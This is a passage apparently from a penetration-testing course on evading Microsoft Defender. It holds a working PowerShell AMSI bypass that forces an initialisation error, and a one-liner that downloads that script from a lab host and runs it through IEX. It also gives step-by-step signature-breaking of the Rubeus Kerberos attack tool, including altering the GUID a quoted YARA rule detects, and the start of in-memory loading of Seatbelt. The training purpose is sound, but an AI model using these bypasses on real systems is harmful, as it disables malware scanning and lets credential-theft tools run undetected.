The third way we will look at bypassing `AMSI` is by forcing an error. Once again, looking inside `ScanContent`, we can see `two (main) ways` that `amsiInitFailed` can be set to `true` legitimately.


```
21          if (AmsiUtils.amsiInitFailed)
22          {
23              amsi_RESULT = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
24          }
25          else
26          {
27              try
28              {
29                  int num = 0;
30                  if (AmsiUtils.amsiContext == IntPtr.Zero)
31                  {
32                      num = AmsiUtils.Init();
33                      if (!Utils.Succeeded(num))
34                      {
35                          AmsiUtils.amsiInitFailed = true;
36                          return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
37                      }
38                  }
39                  if (AmsiUtils.amsiSession == IntPtr.Zero)
40                  {
41                      num = AmsiUtils.AmsiNativeMethods.AmsiOpenSession(AmsiUtils.amsiContext, ref AmsiUtils.amsiSession);
42                      AmsiUtils.AmsiInitialized = true;
43                      if (!Utils.Succeeded(num))
44                      {
45                          AmsiUtils.amsiInitFailed = true;
46                          return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
47                      }
48                  }
49                  AmsiUtils.AmsiNativeMethods.AMSI_RESULT amsi_RESULT2 = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_CLEAN;
50                  try
51                  {
52                      fixed (string text = content)
53                      {
```

For this to be the case, either `AmsiUtils.Init` or `AmsiOpenSession` should fail. Let's take a closer look at `AmsiOpenSession`, which is defined inside `amsi.dll`. We can use a reverse engineering tool called IDA to do so.

```
; Exported entry   4. AmsiOpenSession


; HRESULT __stdcall AmsiOpenSession(HAMSICONTEXT amsiContext, HAMSISESSION *amsiSession)
public AmsiOpenSession
AmsiOpenSession proc near
test    rdx, rdx
jz      short loc_180007CFC
```

Note: For the purposes of this module, it is not strictly necessary to understand how `IDA` works. However, students who are interesting in gaining a deeper understanding are recommended to take a look at the Introduction to Malware Analysis module.

In `AmsiOpenSession`, we can see that if the first four bytes of `amsiContext` (`rcx`) are not equal to `"AMSI"`, then the function will return `0x80070057`.



Looking up this value, we can see that `0x80070057` is one of the many error code HRESULT values. This one specifically means `"One or more arguments are invalid"`.

0x8007000E E_OUTOFMEMORY	The server does not have enough memory for the new channel.
0x80070032 ERROR_NOT_SUPPORTED	The server cannot support a client request for a dynamic virtual channel.
0x80070057 E_INVALIDARG	One or more arguments are invalid.
0x80070070 ERROR_DISK_FULL	There is not enough space on the disk.
0x80080001 CO_E_CLASS_CREATE_FAILED	Attempt to create a class object failed.

Since this would mean `AmsiOpenSession` failed, we know that `amsiInitFailed` would be then set to `true`, which we already know leads to `AMSI` being bypassed.

We can write the following `PowerShell` code to carry out this attack.

```
$utils =
[Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils');
```

```
$context = $utils.GetField('amsi'+'Context','NonPublic,Static');
$session = $utils.GetField('amsi'+'Session','NonPublic,Static');

$marshal = [System.Runtime.InteropServices.Marshal];
$newContext = $marshal::AllocHGlobal(4);

$context.SetValue($null,[IntPtr]$newContext);
$session.SetValue($null,$null);
```

First a 4-byte large buffer is allocated and assigned to `amsiContext`. Next, `amsiSession` is set to `null`, to ensure the necessary `if-branch` is taken.

```
38                  }
39                  if (AmsiUtils.amsiSession == IntPtr.Zero)
40                  {
41                      num = AmsiUtils.AmsiNativeMethods.AmsiOpenSession(AmsiUtils.amsiContext, ref AmsiUtils.amsiSession);
42                      AmsiUtils.AmsiInitialized = true;
43                      if (!Utils.Succeeded(num))
44                      {
45                          AmsiUtils.amsiInitFailed = true;
46                          return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
47                      }
48                  }
```

Downloading and executing this script results in `AMSI` being bypassed as expected.

```
PS C:\Users\Administrator> 'amsiUtils'
At line:1 char:1
+ 'amsiUtils'
+ ~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Administrator> (New-Object Net.WebClient).DownloadString('http://10.10.14.104/bypass-3.ps1')|IEX;
PS C:\Users\Administrator> 'amsiUtils'
amsiUtils
```

Open-Source Software

Introduction

As mentioned at the end of the the `Dynamic Analysis` section, it is oftentimes the case that developing custom tooling is not possible due to time and/or budget constraints, and so it is necessary to rely on open-source software. Naturally, such tools are well-known to antivirus solution providers, and so they develop signatures to detect them. In this section, we will look at two different ways to modify open-source software so that `Microsoft Defender Antivirus` will not detect them.


Option 1: Manually Breaking Signatures

The simplest, but also most tedious way of getting open-source software past `Microsoft Defender Antivirus` is by following these steps:

1. Compile the software
2. Use a tool like ThreatCheck to locate which bytes trigger a detection

3. Modify the source code accordingly
4. Repeat until the binary is undetected

As an example, let's see how this process would work with the well-known tool Rubeus. Let's copy `C:\Tools\Rubeus` to `C:\Tools\Rubeus-Obf` and open the project in `Visual Studio`. There will be a popup about the target framework being no longer supported - select the first option and click `Continue`.



Once everything loads, we can switch from `Debug` to `Release` mode, and build the project. This will generate a file inside `C:\Tools\Rubeus-Obf\Rubeus\bin\Release`. Now, let's use `ThreatCheck` to see what gets flagged by `Microsoft Defender Antivirus`.


```
PS C:\Tools\Rubeus-Obf\Rubeus\bin\Release> C:\Tools\ThreatCheck-
master\ThreatCheck\ThreatCheck\bin\x64\Release\ThreatCheck.exe -f
.\Rubeus.exe
```

First Attempt

In this case, it seems like `Microsoft Defender Antivirus` has a signature for one of these " `ticket` " variables.

```
Administrator: Windows PowerShell
PS C:\Tools\Rubeus-Obf\Rubeus\bin\Release> C:\Tools\ThreatCheck-master\ThreatCheck\ThreatCheck\bin\x64\Release\ThreatCheck.exe -f .\Rubeus.exe
[+] Target file size: 462848 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x4A9F7
00000000   74 41 64 64 72 65 73 73  00 5F 70 72 69 6E 74 5F   tAddress·_print_
00000010   61 64 64 72 65 73 73 00  63 72 6F 73 73 00 75 73   address·cross·us
00000020   65 72 53 74 61 74 73 00  47 65 74 41 44 4F 62 6A   erStats·GetADObj
00000030   65 63 74 73 00 46 6F 72  67 65 54 69 63 6B 65 74   ects·ForgeTicket
00000040   73 00 45 6E 75 6D 65 72  61 74 65 54 69 63 6B 65   s·EnumerateTicke
00000050   74 73 00 50 61 72 73 65  53 61 76 65 54 69 63 6B   ts·ParseSaveTick
00000060   65 74 73 00 73 61 76 65  54 69 63 6B 65 74 73 00   ets·saveTickets·
00000070   43 6F 75 6E 74 4F 66 54  69 63 6B 65 74 73 00 48   CountOfTickets·H
00000080   61 72 76 65 73 74 54 69  63 6B 65 74 47 72 61 6E   arvestTicketGran
00000090   74 69 6E 67 54 69 63 6B  65 74 73 00 77 72 61 70   tingTickets·wrap
000000A0   54 69 63 6B 65 74 73 00  64 69 73 70 6C 61 79 4E   Tickets·displayN
000000B0   65 77 54 69 63 6B 65 74  73 00 72 65 6E 65 77 54   ewTickets·renewT
000000C0   69 63 6B 65 74 73 00 67  65 74 5F 61 64 64 69 74   ickets·get_addit
000000D0   69 6F 6E 61 6C 5F 74 69  63 6B 65 74 73 00 73 65   ional_tickets·se
000000E0   74 5F 61 64 64 69 74 69  6F 6E 61 6C 5F 74 69 63   t_additional_tic
000000F0   6B 65 74 73 00 67 65 74  5F 74 69 63 6B 65 74 73   kets·get_tickets

PS C:\Tools\Rubeus-Obf\Rubeus\bin\Release>
```

One easy bypass we can try is replacing the string `ticket` with another and then checking if the program is still detected (and if it still works). By hitting `[Ctrl] + [Shift] + H` inside `Visual Studio`, we can bring up the `Replace in Files` window which will let us replace strings in the entire solution. In this case, we can go ahead and replace `ticket` with `tekcit` and hit `Replace All`.



Once done, there will be a popup window saying how many occurences were replaced. We can close this, rebuild the solution and run `ThreatCheck` against it once more to see if it still gets flagged.


Second Attempt

```
Administrator: Windows PowerShell
PS C:\Tools\Rubeus-Obf\Rubeus\bin\Release> C:\Tools\ThreatCheck-master\ThreatCheck\ThreatCheck\bin\x64\Release\ThreatCheck.exe -f .\Rubeus.exe
[+] Target file size: 462848 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x4C230
00000000   65 61 74 65 53 75 62 4B  65 79 00 4F 70 65 6E 53   eateSubKey·OpenS
00000010   75 62 4B 65 79 00 67 65  74 5F 50 75 62 6C 69 63   ubKey·get_Public
00000020   4B 65 79 00 45 6E 63 6F  64 65 50 75 62 6C 69 63   Key·EncodePublic
00000030   4B 65 79 00 50 61 72 73  65 50 75 62 6C 69 63 4B   Key·ParsePublicK
00000040   65 79 00 6F 74 68 65 72  50 75 62 6C 69 63 4B 65   ey·otherPublicKe
00000050   79 00 67 65 74 5F 53 75  62 6A 65 63 74 50 75 62   y·get_SubjectPub
00000060   6C 69 63 4B 65 79 00 73  65 74 5F 53 75 62 6A 65   licKey·set_Subje
00000070   63 74 50 75 62 6C 69 63  4B 65 79 00 73 75 62 6A   ctPublicKey·subj
00000080   65 63 74 50 75 62 6C 69  63 4B 65 79 00 70 75 62   ectPublicKey·pub
00000090   6C 69 63 4B 65 79 00 65  6E 63 4B 65 79 00 73 65   licKey·encKey·se
000000A0   72 76 69 63 65 4B 65 79  00 49 45 78 63 68 61 6E   rviceKey·IExchan
000000B0   67 65 4B 65 79 00 47 65  6E 65 72 61 74 65 4B 65   geKey·GenerateKe
000000C0   79 00 67 65 74 5F 50 72  69 76 61 74 65 4B 65 79   y·get_PrivateKey
000000D0   00 53 65 74 50 69 6E 46  6F 72 50 72 69 76 61 74   ·SetPinForPrivat
000000E0   65 4B 65 79 00 52 61 6E  64 6F 6D 4B 65 79 00 44   eKey·RandomKey·D
000000F0   69 66 66 69 65 48 65 6C  6C 6D 61 6E 4B 65 79 00   iffieHellmanKey·

PS C:\Tools\Rubeus-Obf\Rubeus\bin\Release>
```


Based on the output, the good news is the variables don't seem to trigger a detection anymore, but the bad news is something else did. In this case, it would seem like we could try replacing all instances of the string " `Key` " with something else like we did with " `ticket` ", however that would break the software since built-in functions like `ContainsKey` also contain this string.

```
33          bool pac = true;
34          LUID luid = new LUID();
35          Interop.KERB_ETYPE encType = Interop.KERB_ETYPE.subkey_keymaterial;
36          Interop.KERB_ETYPE suppEncType = Interop.KERB_ETYPE.subkey_keymaterial;
37
38          string proxyUrl = null;
39          string service = null;
40          bool nopreauth = arguments.ContainsKey("/nopreauth");
41
42          if (arguments.ContainsKey("/user"))
43          {
44              string[] parts = arguments["/user"].Split('\\');
45              if (parts.Length == 2)
46              {
47                  domain = parts[0];
48                  user = parts[1];
49              }
50              else
51              {
No issues found
Key"
les   Group by: Path then File   Keep Results   List View   Repeat Find
ll "Key", Include miscellaneous files, Entire solution, "!*\bin\*;!*\obj\*;!*\.*\*"

ervice, requestEnctype, outfile, ptt, dc, true, enterprise, false, opsec, tgs, targetDomain, servicekey, asrepkey, u2u, targetUser, printargs, proxyUrl, keyList);
ervice, requestEnctype, outfile, ptt, dc, true, enterprise, false, opsec, tgs, targetDomain, servicekey, asrepkey, u2u, targetUser, printargs, proxyUrl, keyList);
```

As an alternative, let's focus on the last string which appears in the bytes, " `DiffieHellmanKey` ". We can bring up the `Find in Files` window in `Visual Studio` by hitting `[Ctrl] + [Shift] + F`, enter " `DiffieHellmanKey` " and click `Find All` to figure out where this is in the code.




Based on the output, we can see a file called `DiffieHellmanKey.cs`. Opening it up, we can rename the `DiffieHellmanKey` class to `DHKey` by right-clicking the name and selecting `Rename`.



After renaming the class to `DHKey`, let's rebuild the project and scan it once more with `ThreatCheck`. This time, the bytes that triggered a detection contain " `Rubeus` ", some copyright information and a GUID.

Third Attempt



This is part of the project's assembly metadata, which can be viewed in the `Details` tab when viewing file properties in Windows, and the GUID is a so-called Typelib GUID. These are supposed to be unique, so they are commonly used when detecting malicious software. For example, this `YARA` rule meant to detect `Rubeus` only checks for two conditions:


1. That the file begins with the bytes `4D 5A` (DOS MZ Executable file header)
2. That the `TypeLib GUID` from the public Rubeus project is present in the file

```
// Copyright 2020 by FireEye, Inc.
// You may not use this file except in compliance with the license. The
license should have been received with this file. You may obtain a copy of
the license at:
//
https://github.com/fireeye/red_team_tool_countermeasures/blob/master/LICEN
SE.txt
rule HackTool_MSIL_Rubeus_1
{
    meta:
        description = "The TypeLibGUID present in a .NET binary maps
directly to the ProjectGuid found in the '.csproj' file of a .NET project.
This rule looks for .NET PE files that contain the ProjectGuid found in
the public Rubeus project."
        md5 = "66e0681a500c726ed52e5ea9423d2654"
        rev = 4
        author = "FireEye"
    strings:
        $typelibguid = "658C8B7F-3664-4A95-9572-A3E5871DFC06" ascii nocase
wide
    condition:
        uint16(0) == 0x5A4D and $typelibguid
}
```

With that in mind, we will want to change the GUID to something random. We can generate a new GUID with the following PowerShell command:


```
PS C:\Tools\Rubeus-Obf\Rubeus\bin\Release> [GUID]::NewGUID()

Guid
----
0fb06558-5168-4398-a791-fa485f4f7325
```

Next, inside `Visual Studio` we'll want to select `Project > Rubeus Properties` and then `Application > Assembly Properties`. Here, we can update the GUID to the one we just generated, hit `OK`, rebuild the solution and scan it with `ThreatCheck` once again.



N-th Attempt

Continuing this process of gradual modifications based on the output we get from `ThreatCheck`, we will eventually end up with a copy of `Rubeus` which does not get detected by `Microsoft Defender Antivirus`. The process is the same for every other tool, but the individual steps may vary.



Option 2: Reflectively Loading Assemblies in PowerShell

Let's look at another way we can get open-source software past `Microsoft Defender Antivirus`, this time using `PowerShell` to get Seatbelt running completely `in-memory`.


Since `PowerShell` and `C#` both make use of the `.NET Framework`, it is possible to load `C#` assemblies into memory in `PowerShell` and then interact with them as any other object. This can be done without writing any files to disk, and combined with an `AMSI bypass` makes for a very powerful technique. For example, let's say we have a `C#` assembly which has a namespace called `Example`, which contains a class called `Program`, which contains a method called `Main`. We could load the assembly and execute this method in `PowerShell` like so:

```
$bin = @(<SNIP>);
[System.Reflection.Assembly]::Load($bin);
[Example.Program]::Main();
```

Let's copy `C:\Tools\Seatbelt` to `C:\Tools\Seatbelt-PS`, and open the project in `Visual Studio`. In order for `PowerShell` to be able to interact with methods from reflectively-loaded assemblies, they need to have `public` visibility. In our case, we'll need to open `Program.cs` and change the `Main` method from `private` to `public`.

```
Program.cs*
Seatbelt                                   Seatbelt.Program
1   using System;
2
3   namespace Seatbelt
4   {
5       public static class Program
6       {
7           public static void Main(string[] args)
8           {
9               try
10              {
11                  using var sb = (new Seatbelt(args));
12                  sb.Start();
13              }
14              catch (Exception e)
15              {
